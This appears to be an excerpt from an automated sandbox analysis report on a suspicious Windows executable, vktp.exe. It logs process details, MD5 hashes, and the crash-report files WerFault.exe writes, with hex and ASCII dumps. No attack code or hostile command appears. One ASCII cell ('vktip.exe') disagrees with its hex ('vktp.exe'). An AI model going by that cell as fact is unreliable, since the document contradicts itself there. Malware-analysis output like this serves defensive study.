C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8134	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 33 00 2d 00 30 00 32 00 2d 00 30 00 31 00 54 00 31 00 35 00 3a 00 33 00 39 00 3a 00 34 00 37 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2023-02-01T15:39:47Z</CreationTime>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8232	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8236	2	09 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8238	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8278	4	0d 00 0a 00		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	8282	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52F0.tmp.xml	0	4622	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_154359f3\Report.wer	0	2	fd fd		success or wait	1	6CA6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_154359f3\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	171	6CA6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_154359f3\Report.wer	11532	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 33 00 38 00 31 00 36 00 31 00 33 00 35 00 35 00 35 00	MetadataHash=1381613555	success or wait	1	6CA6497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vktp.exe PID: 2160, Parent PID: 3528								
General								
Target ID:	16							
Start time:	16:39:50							
Start date:	01/02/2023							
Path:	C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe							
Wow64 process (32bit):	true							
Commandline:	"C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe" "C:\Users\user\AppData\Local\Temp\czkdqe.exe" C:\Users\user\AppData\Local\							
Imagebase:	0x400000							
File size:	76800 bytes							
MD5 hash:	7623E43BAB89AD62BD536D06A1751BB9							
Has elevated privileges:	false							
Has administrator privileges:	false							
Programmed in:	C, C++ or other language							
Reputation:	low							

Analysis Process: WerFault.exe PID: 1804, Parent PID: 2160								
General								
Target ID:	18							
Start time:	16:39:51							
Start date:	01/02/2023							
Path:	C:\Windows\SysWOW64\WerFault.exe							
Wow64 process (32bit):	true							
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 2160 -s 628							
Imagebase:	0x920000							
File size:	434592 bytes							
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B							
Has elevated privileges:	false							
Has administrator privileges:	false							
Programmed in:	C, C++ or other language							
Reputation:	high							

File Activities

File Created							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6F131717	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6501.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6501.tmp.xml	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_075f69e1	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543da b2aa8d083101aed6_c24664e9_075f69e1\Report.wer	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6F12497A	unknown

File Deleted							
File Path				Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp				success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp				success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6501.tmp				success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp				success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml				success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6501.tmp.xml				success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6513.tmp.csv				success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER660E.tmp.txt				success or wait	1	6F12497A	unknown

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	0	32	4d 44 4d 50 fd fd 0e 00 00 00 20 00 00 00 00 00 00 c7 fd 63 fd 05 12 00 00 00 00 00	MDMP c	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	7288	6	00 00 00 00 00 00		success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	12386	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 48 17 5e 00 00 00 00 00 00 00 5e 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 5c 77 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd fd 3f 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 01 00 00 00 03 00	@{wH^yw{w?0(Pm 'fwPSwB	success or wait	16	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	34070	572	fd fd fd 77 fd fd fd 77 fd 00 00 00 fd fd fd 10 00 00 00 58 fd fd 00 24 fd fd 00 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd 00 30 3f 00 00 30 3f 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 30 3f 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd 30 5e 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd 5e 00 00 00 00 00 00 00 00 00 fd 32 5e 00 00 fd 3e 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 00 fd fd 7d 00 fd fd fd 00 fd fd 7d 00 00 00 00 00 fd fd fd fd fd fd fd fd 00	wwX\$@w@w0?0?0? 0^^2^>}}	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	1788	4	04 00 00 00		success or wait	4	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	34642	9044	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPa cketIoCo mpletionTpWorkerFactor yIRTimer (WaitCompletionPacketI RTimer(WaitCompl	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	32	108	03 00 00 00 fd 00 00 00 fd 06 00 00 04 00 00 00 28 12 00 00 fd 07 00 00 05 00 00 00 14 01 00 00 4e 2f 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 10 19 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 fd 19 00 00 16 00 00 00 fd 00 00 00 fd 1b 00 00	(N/T8T	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 32 00 31 00 36 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>2160</Pid>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 76 00 6b 00 74 00 70 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>vktip.exe</ImageName>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 32 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000002</CmdLineSignature>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1170	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 35 00 38 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>1588</Uptime>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1212	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1216	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1220	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1302	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1306	2	09 00		success or wait	2	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1310	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1362	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1366	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1370	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1414	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1418	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1424	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 34 00 34 00 39 00 34 00 37 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>94494720</PeakVirtualSize>	success or wait	1	6F12497A	unknown
